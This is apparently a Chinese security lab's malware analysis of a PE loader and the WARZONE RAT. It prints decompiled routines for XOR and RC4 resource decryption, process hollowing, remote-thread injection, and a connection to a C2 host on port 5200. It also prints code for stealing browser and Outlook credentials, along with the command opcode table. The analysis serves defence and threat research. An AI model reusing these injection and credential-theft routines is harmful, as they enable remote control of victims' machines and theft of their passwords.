
该PE Loader在开始运行时，依然会进行沙箱和调试环境的检测，同时通过预先计算好的进程名哈希值来查找指定的进程。当这些检测条件中的任意一条满足时，该恶意程序就不再继续执行，直接返回退出。




运行环境检测

操作资源数据

如果运行环境的检测全部通过，该PE Loader则加载名为“FYBLV”的资源数据，并从资源中取出后续要拷贝自身的文件夹名称和文件名的字串。然后以参数3作为分隔符，依次取出其它的数据并保存在自定义的结构体中。资源中提取出的结构数据内容如下图：（图中标红的数值为保存在结构体中的8个成员数据）：



经过分析，结构体中每个成员的具体功能可参考下图：



释放与驻留

如果bIsCpySelf值为TRUE，那么该PELoader会将自己复制到C:\Users\SuperVirus\AppData\Roaming\ptdkuybasm\"目录下并把新文件命名为szPathName里保存的内容。接着在Windows的启动文件夹里创建一个.url的网页文件快捷方式，我们查看该PE Loader创建的快捷键属性，发现此快捷键的访问协议格式为file:///，即指向的资源是本地计算机上的文件，而后面紧跟的路径便是复制过去新文件的全路径。通过此方法则可实现开机自启动以达到长期控制主机的目的。

创建的快捷键属性

最后，该PE Loader根据结构体中的dwFlag值来选择后续的RAT载体，所对应的RAT载体详见下表：

数据	进程名
0x01	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
0x02	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
0x03	C:\Windows\Microsoft.NET\Framework\v2.0.50727\MSBuild.exe
0x04	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
0x05	C:\Windows\System32\svchost.exe
0x06	C:\Windows\System32\dllhost.exe
0x07	当前运行的自身进程

而在本样本中，此成员的值所对应的载体为当前运行的自身进程。

获取RAT并执行

在准备好RAT的傀儡进程后，该PE Loader将结构体中的szKey值作为key，和名为”BJU”的资源传入解密函数。解密的算法仅为XOR运算，具体算法代码如下图：


```
unsigned int __stdcall fn_Decrypt_Resource(int nRes_BJU, unsigned int nRes_Size, int nKey, unsigned int nKey_Size)
{
  unsigned int result; // eax@3
  unsigned int i; // [sp+0h] [bp-4h]@1

  for ( i = 0; i < nRes_Size; ++i )
  {
    *(_BYTE *)(i + nRes_BJU) ^= *(_BYTE *)(nKey + i % nKey_Size);
    result = i + 1;
  }
  return result;
}
```


接着，该PE Loader重新创建新进程并将其设置为挂起状态。然后卸载此进程映像，并把在内存中解密出的新的PE头部，以及节数据依次写入到挂起的进程中，最后修改OEP并启动运行。

```
    }
  }
  if ( fn_NtWriteVirtualMemory(hProcess, v42 + 8, (int)&v73, 4, 0) )// NtWriteVirtualMemory
  {
    v43 = *(_DWORD *)(lpPe + 0x28) + v73;// 修改入口地址
    if ( fn_SetThreadContext(hThread, &Context) )
    {
      if ( fn_NtResumeThread(hThread) )// 运行挂起的进程  NtResumeThread
      {
        v39 = *(_DWORD *)(lpPe + 0x50);
        CallAPIbyHash(1, (int)&v48, 0x2851FD5F, 5u, hProcess);// VirtualProtectEx
        if ( hProcess )
          fn_CloseHanlde(hProcess);
        if ( hThread )
          fn_CloseHanlde(hThread);
        if ( v76 )
          fn_CloseHanlde(v76);
```


(4) WARZONE RAT模块

我们将此PE文件从内存中dump出来，通过分析和溯源后发现，该PE与国外某黑客论坛中售卖的WARZONE RAT同出一辙。由此我们推测，此处使用的RAT模块可能为WAREZONE RAT1.6版本，此版本为C++语言编写，主要功能包括远程桌面控制、键盘记录、特权升级（UAC绕过）、远程WebCam、窃取凭证信息、Remote Shell、Offine Keylogger等等。下面我们会对RAT中的核心部分做简要介绍。



远控程序Warzone后台界面

获取C&C地址

为了防止C&C被轻易发现或者批量提取，该木马将其加密后存放在“.bss”的资源节数据中。通过对解密函数的分析我们发现，这里采用了CR4算法。CR4生成一种称为密钥流的伪随机流，它是同明文通过异或操作相混合来达到加密的目的。解密时则使用密钥调度算法(KSA)来完成对大小为256个字节数组sbox的初始化及替换。具体流程如下：

1）用数值0~255来初始化数组sbox。

```
i = 0;
do
{
  sbox[i] = i;
  ++i;
}
while ( i < 256 );                    // 初始化sbox
```


2)当开始替换的时候，获取硬编码在资源里的密钥，长度为0x32个字节。

(在资源数据中前0x32个字节是密钥，其余0x68个字节则是待解密的数据)


```
00018600  32 00 00 00 2C 37 0B B4  01 29 6E 74 82 6B E8 CE  2   ,7 ´ )nt,kèÎ
00018610  72 39 55 1E B0 75 50 85  6D 42 E1 68 9A EC 87 03  r9U °uP…mBáhšì‡
00018620  4F E8 DE C3 D1 BC E3 C4  52 50 85 54 11 3A A4 DC  OèÞÃÑ¼ãÄRP…T :¤Ü
00018630  E9 7E 4F F3 F8 38 41 B7  A8 BE F0 9D CB 75 2F FD  é~Oóø8A·¨¾ð Ëu/ý
00018640  C2 FF 0A A0 6F 2A 5F D3  CE 03 98 D5 DC 86 2F 96  Âÿ  o*_ÓÎ ˜ÕÜ†/–
00018650  2D BE 6E CC 67 33 4A 79  1E 6A FC 22 48 D7 F0 8E  -¾nÌg3Jy jü"H×ðŽ
00018660  F8 5C 22 B9 D3 53 83 D8  81 DD 98 5E A2 36 49 06  ø\"¹ÓSƒØ Ý˜^¢6I
00018670  0E 19 D2 2E E6 1C 30 9B  CB 23 3A 56 9C F3 EE AF    Ò.æ 0›Ë#:Vœóî¯
00018680  A6 37 17 34 A7 B1 66 78  28 72 5F FC 82 26 4A BE  ¦7 4§±fx(r_ü‚&J¾
00018690  F6 3A 5E C4 11 B0 17 6F  C8 B5 00 00 00 00 00 00  ö:^Ä ° oÈµ
```


密钥和待解密数据

3）密钥流的生成是从sbox[0]到sbox[255]，对每个sbox[i]，根据当前sbox值，将sbox[i]与sbox中的另一个字节置换，然后使用密钥进行替换。当数组sbox完成初始化之后，输入密码便不再被使用。

```
j = 0;
v7 = sbox;
i = 0;
do
{
  temp = *(_BYTE *)(i + sbox);
  j = (*(_BYTE *)(i + sbox) + *(_BYTE *)(i % key_size + key) + j) % 256;
  sbox = v7;
  result = *(_BYTE *)(j + v7);
  *(_BYTE *)(i++ + v7) = result;
  *(_BYTE *)(j + v7) = temp;
}
while ( i < 256 );
return result;
```


4）替换后的sbox数组中的数值如下图：



5）通过替换后的sbox和待解密的数据进行XOR运算后，最终得到服务器的host地址"asdfwrkhl.warzonedns[.]com"。

执行注入功能

当成功解密出C&C地址后，该木马则开始将一段Shellcode代码注入到傀儡进程中。在注入功能开启时，木马程序首先会根据操作系统架构(64/32)来选择注入到cmd.exe或explorer.exe中。相关代码如下图所示：

```
Wow64Process = 0;
v0 = GetCurrentProcess();
bIs64 = IsWow64Process(v0, &Wow64Process);
if ( bIs64 )
{
  if ( Wow64Process )                          // 64位系统：启动"cmd.exe",保存进程ID
  {
    v2 = (CHAR *)VirtualAlloc(0, 0xFFu, 0x1000u, 0x40u);
    GetWindowsDirectoryA(v2, 0x104u);
    v3 = lstrlenA(v2);
    sub_11E102C((int)&v2[v3], (int)"\\System32\\cmd.exe", 20);
    fn_memset(0, &StartupInfo, 0, 0x44u);
    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    bIs64 = CreateProcessA(v2, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
    if ( !bIs64 )
      return bIs64;
    Sleep(0x3E8u);
    v5 = ProcessInformation.dwProcessId;
  }
  else                                         // 32位系统，遍历查找"explorer.exe"，并保存进程ID
  {
    bIs64 = fn_Find_explorer(0);
    if ( !bIs64 )
      return bIs64;
    v5 = bIs64;
  }
  bIs64 = (DWORD)fn_Inject(v4, v5);
```


接着，该木马使用远程线程的方式来注入核心功能Shellcode代码，并在启动远线程执行时，修改写入目标进程内存偏移的0x10E处为开始执行代码。

```
13
14  v2 = OpenProcess(0x1FFFFFu, 0, a2);           // "cmd.exe" 或 "explorer.exe"
15  v3 = v2;
16  hProcess = v2;
17  Buffer = GetCurrentProcessId();
18  v4 = (CHAR *)sub_11E10AD(0xFFu);
19  GetModuleFileNameA(0, v4, 0xFFu);
20  sub_11E1114((int)&v9, (int)v4);
21  v5 = VirtualAllocEx(v3, 0, 0x800u, 0x3000u, 0x40u);// size = 0x800
22  WriteProcessMemory(v3, v5, sub_11F6178, 0x800u, 0);
23  VirtualProtectEx(hProcess, v5, 0x800u, 0x40u, &flOldProtect);
24  v6 = VirtualAllocEx(hProcess, 0, 0x103u, 0x3000u, 4u);
25  WriteProcessMemory(hProcess, v6, &Buffer, 0x103u, 0);// buffer中保存：当前dropper的进程ID号 + 全路径
26  result = CreateRemoteThread(hProcess, 0, 0, (LPTHREAD_START_ROUTINE)((char *)v5 + 0x10E), v6, 0, 0);
27  hThread = result;
28  return result;
29}
```


通过分析我们发现，这段注入代码的主要功能是利用傀儡进程来保护Dropper(hqpi64.exe)。其会定时检查Dropper是否处于运行状态，如被关闭，则重新启动。以此达到进程守护的目的。

```
v5 = ((int (__stdcall *)(int, unsigned int, _DWORD, _DWORD, signed int, signed int, _DWORD))pfn_CreateFileA)(
       v1,
       0x80000000,
       0,
       0,
       3,
       128,
       0);
v45 = v5;
v6 = ((int (__stdcall *)(int, _DWORD))pfn_GetFileSize)(v5, 0);// 打开并获取dropper文件的大小
pfn_VirtualAlloc_ = pfn_VirtualAlloc;
nFileSize = v6;
v29 = v6;
do
  v9 = ((int (__stdcall *)(_DWORD, int, signed int, signed int))pfn_VirtualAlloc_)(0, nFileSize, 0x3000, 4);
while ( !v9 );
v10 = nFileSize;
v11 = v45;
((void (__stdcall *)(int, int, int, int *, _DWORD))pfn_ReadFile)(v45, v9, v10, &v27, 0);
((void (__stdcall *)(int))pfn_CloseHandle)(v11);// 将dropper复制到申请的内存空间中
v12 = v31;
if ( *(_BYTE *)v9 != 77 )
  ((void (__stdcall *)(_DWORD, __int16 *, __int16 *, _DWORD))pfn_MessageBoxA)(0, &v48, &v48, 0);
BYTE3(pfn_VirtualAlloc) = 0;
do
{
  ((void (__stdcall *)(signed int))pfn_Sleep)(12000);// 定时判断dropper是否已启动，保持dropper始终处于运行状态。
  v19 = 0;
  v20 = 0;
  v21 = 0;
  v22 = 0;
  ((void (__cdecl *)(char *, _DWORD, signed int))sub_11F6178)(&v18, 0, 0x44);
  v13 = ((int (__stdcall *)(signed int, _DWORD, int))pfn_OpenProcess)(0x1FFFFF, 0, v25);// 重新启动
  pfn_ReadFile = v13;
  if ( v13 )
```


进程守护功能

通信协议解析

1）连接服务器

当成功注入到目标进程后，该木马则开始尝试与前文解密出的C2服务器进行连接，并会根据服务器返回的内容执行指定操作。

```
14  ppResult = 0;
15  v3 = this;
16  sub_11E2EEB((LPVOID *)this, (int)this, &phostname);
17  *((_DWORD *)v3 + 1) = hostshort;
18  sub_11EDD97((HANDLE *)v3 + 0x76);
19  memset(&pHints, 0, sizeof(pHints));
20  pHints.ai_protocol = IPPROTO_TCP;
21  v4 = 1;
22  pHints.ai_socktype = 1;                       // SOCK_STREAM 默认协议为TCP
23  if ( !getaddrinfo(phostname, 0, &pHints, &ppResult) )// phostname = "asdfwrkhl.warzonedns.com"
24  {
25    v5 = ppResult->ai_addr;
26    v6 = socket(AF_INET, 1, IPPROTO_IP);
27    *((_DWORD *)v3 + 3) = v6;
28    if ( v6 != -1 )
29    {
30      *((_DWORD *)v3 + 0x73) = *(_DWORD *)&v5->sa_data[2];
31      v7 = hostshort;
32      *((_WORD *)v3 + 0xE4) = 2;
33      v8 = htons(v7);                           // port = 5200
34      v9 = ppResult;
35      *((_WORD *)v3 + 0xE5) = v8;
36      freeaddrinfo(v9);
37      if ( connect(*((_DWORD *)v3 + 3), (const struct sockaddr *)((char *)v3 + 0x1C8), 16) != -1 )
38      {
39        v11 = (void *)*((_DWORD *)v3 + 118);
40        *((_DWORD *)v3 + 2) = 1;
41        ReleaseMutex(v11);
42        goto LABEL_6;
```


接收数据包的结构大致如下：

```
struct RecvBuf
{
    DWORD   dwValue;        // 0xE466BB29（后续判断使用到的固定值）
    DWORD   dwDataSize;     // 除去包头剩余的数据大小
    DWORD   dwOpCode;       // 控制码
    LPVOID *lpData;         // 控制指令的附加数据
}
```


2）解密控制包

该木马首先将接收到的前0x0C个字节作为头部数据调用自定义fn_Decrypt_CR4函数进行解密（密钥以明文方式硬编码在代码中）。成功解密后，取出偏移0x04处的DWORD数值作为是否继续执行以下流程的判断条件（此DWORD数值里保存着除去0x0C后，剩余的数据长度）。

```
while ( 1 )
{
  if ( v8 != -1 && v8 - v10 < 0x1000 )
    v9 = v8 - v10;
  data_size = 0;
  data = v9;
  key_size = &RecvBuffer;
  RecvSize = (LPVOID)recv(*(_DWORD *)(v28 + 0xC), &RecvBuffer, v9, 0);
  lpAddress = RecvSize;
  if ( (signed int)RecvSize <= 0 )
    break;
  if ( v8 == -1 && (signed int)RecvSize >= 0xC )// 当首次接收到的数据大于等于0x0C时
  {
    sub_11E2D5A((int)&key, (int)&RecvBuffer, 0xC);// 提取buf的前0x0C的内容
    data_size = v12;
    data = v12;
    sub_11E2E12(&data, (int)&key);
    key_size = (char *)v13;
    key = v13;
    sub_11E2E12(&key, (int)&v20);           // key = "warzone160"
    fn_Decrypt_CR4(key, (int)key_size, data, data_size);// 解密buf的前0x0C的内容
    v10 = 0;
    v8 = *(_DWORD *)(v19 + 4) + 0xC;        // 解密后data + 0x04 处的数值为接收的buffer出去0x0C后剩余的大小
    sub_11E2DFF(&v19);
    sub_11E2DFF(&key);
    RecvSize = lpAddress;
  }
  v10 += (int)RecvSize;
  sub_11E2D5A(v28 + 0x0, (int)&RecvBuffer, (int)RecvSize);
  if ( v10 >= v8 )
```

若条件符合，则该木马会再次调用fn_Decrypt_CR4函数对整个数据（头部数据+跟随数据）重新进行一次解密。接着调用自定义fn_Distribute函数，并取出数据中的OpCode来执行switch中不同的操作。相关代码如下图所示：

```
key = v17;
sub_11E2E12(&key, (int)&v20);
fn_Decrypt_CR4(key, (int)key_size, data, data_size);// 将接收到的数据进行解密
sub_11E2D8C((void *)v15);
memcpy(v15, v21, v10);
sub_11E2D8C(&data);
sub_11E2D8C(&v21);
fn_Distribute(lpThis, offset_Command);
sub_11E2DFF(&v21);
goto LABEL_3;
```


3）执行控制指令

通过我们前面的分析可以看到，该木马控制指令中包含了大量用户隐私信息的窃取功能。最终受害者的敏感数据信息，都会根据远程服务器的指令回传给远程服务器。

控制指令功能

当远程服务器成功响应数据后，该木马就会根据服务器返回的内容执行指定操作。部分控制指令功能如下表所示：

控制命令	指令功能
0x01~0x04	调用自定义函数，并将执行结果回传服务器
0x02	上传进程列表
0x04	获取计算机逻辑磁盘信息
0x06	上传文件列表信息
0x08	下载控制命令中指定的文件
0x10	结束控制命令中指定的进程
0x0E	Remote Shell
0x10	取消下载
0x12	获取Webcam Devices列表

0x14	Start Webcam
0x16	Stop Webcam
0x18	发送心跳包
0x1A	卸载客户端
0x1C	修改控制命令中指定的文件
0x1E	下载VNC模块
0x20	窃取Google Chrome、Mozilla FireFox等浏览器和OutLook、Thunderbird、Foxmail邮箱中保存的凭证信息
0x22	下载控制命令中指定的文件链接并执行
0x24	根据控制指令，切换两种方式来记录键盘使用信息
0x26	使用全局消息钩子，记录键盘使用信息
0x28	Remote VNC安装
0x2A	测试本机的网络连接功能
0x2C	断开远程服务器
0x38	未知测试
other	获取用户名，系统版本，GUID等信息

1）窃取凭证信息


窃取的信息包括Google Chrome、Mozilla Firefox等浏览器和Outlook、Thunderbird、Foxmail邮箱客户端保存的凭证信息等。

该木马获取相关凭证信息以及实现方法如下表所示：


窃取的凭证信息	**实现方法**
Mozilla Firefox	读取配置路径下的signons.sqlite数据库，并通过nss3.dll解密
Outlook	遍历注册表Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles下子键进行识别并解密
Thunderbird	读取\AppData\Roaming\Thunderbird\Profiles目录下的数据库文件，并通过应用程序目录下的nss3..dll对存储的密码进行解密
Foxmail	读取邮箱目录下的\\Account\\Account.rec0文件并进行解密

a）提取Chrome凭证

Chrome浏览器保存用户登录信息的数据库文件为%AppData%\Local\Google\Chrome\UserData\Default\Login Data，该数据库是sqlite3的数据库，数据库中用于存储用户名密码的表为logins。logins表结构定义如下：



从该表中读取的内容是加密的，通过CryptUnProtectData函数对其进行解密便可以获取到明文数据。最后该木马将解密后的数据保存在名为”xxx.tmp”（”xxx“为Base64解码出的字串）的临时文件中。



b）提取Mozilla凭证信息

该木马首先检索和读取profile.ini配置文件，并提取关联的文件夹路径。接着利用nss3.dll来解密数据库signons.sqlite中被加密的内容，并通过SQL语句获取到主机名、被加密的用户名及密码，然后调用nss3.dll中的导出函数对sqlite查询出的用户名和密码进行解密。最后同样的，将解密后的内容保存在名为”xxx.tmp”的临时文件中。

```
i = (signed int)sub_1213185(&v50, 0, "hostname");
v23 = (int *)sub_1212CF2((int)&v69, 0, &v51);
sub_1218A11(v23, &lpAddress, (LPCSTR *)i, (int)v36);
fn_VirtualFree(v51);
fn_VirtualFree(v50);
v36 = (void *)v22;
i = (signed int)sub_1213185(&v48, 0, "encryptedUsername");
v24 = (int *)sub_1212CF2((int)&v69, 0, &v49);
sub_1218A11(v24, &lpString, (LPCSTR *)i, (int)v36);
fn_VirtualFree(v49);
fn_VirtualFree(v48);
v36 = (void *)v22;
```

ADLab

用户名和密码

c）OutLook凭证获取

电子邮箱OutLook的用户登录凭证一般会保存在注册表中，该木马通过枚举注册表Software\\Microsoft\\WindowsNT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles下的所有子健，读取键名为下表中的数据比如password进行解密还原出明文的密码。最后将获取到的用户的Outlook登录凭证写入名为”xxx.tmp”的临时文件中。


```
fn_memset(v4, &Data, 0, cbData);
if ( !RegQueryValueExW(hKey, L"Account Name", 0, 0, &Data, &cbData) )
  sub_11E30C5(&v14, v4, &Data);
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"Email", 0, 0, &Data, &cbData) )
  sub_11E30C5(&v14, v4, &Data);
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"POP3 Server", 0, 0, &Data, &cbData) )
  sub_11E30C5(&v13, v4, &Data);
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"POP3 User", 0, 0, &Data, &cbData) )
  sub_11E30C5(&v14, v4, &Data);
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"SMTP Server", 0, 0, &Data, &cbData) )
  sub_11E30C5(&v13, v4, &Data);
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"POP3 Password", 0, 0, &Data, &cbData) )
{
  fn_memset(v4, &Address, 0, 0x1000u);
  sub_11E9150((int)&Data, (DWORD)RegQueryValueExW, (BYTE *)hKey, cbData);
  sub_11E30C5(&v15, v4, &Address);
}
cbData = 4096;
fn_memset(v4, &Data, 0, 0x1000u);
if ( !RegQueryValueExW(hKey, L"SMTP Password", 0, 0, &Data, &cbData) )
```

ADLab

获取Outlook邮箱的用户信息

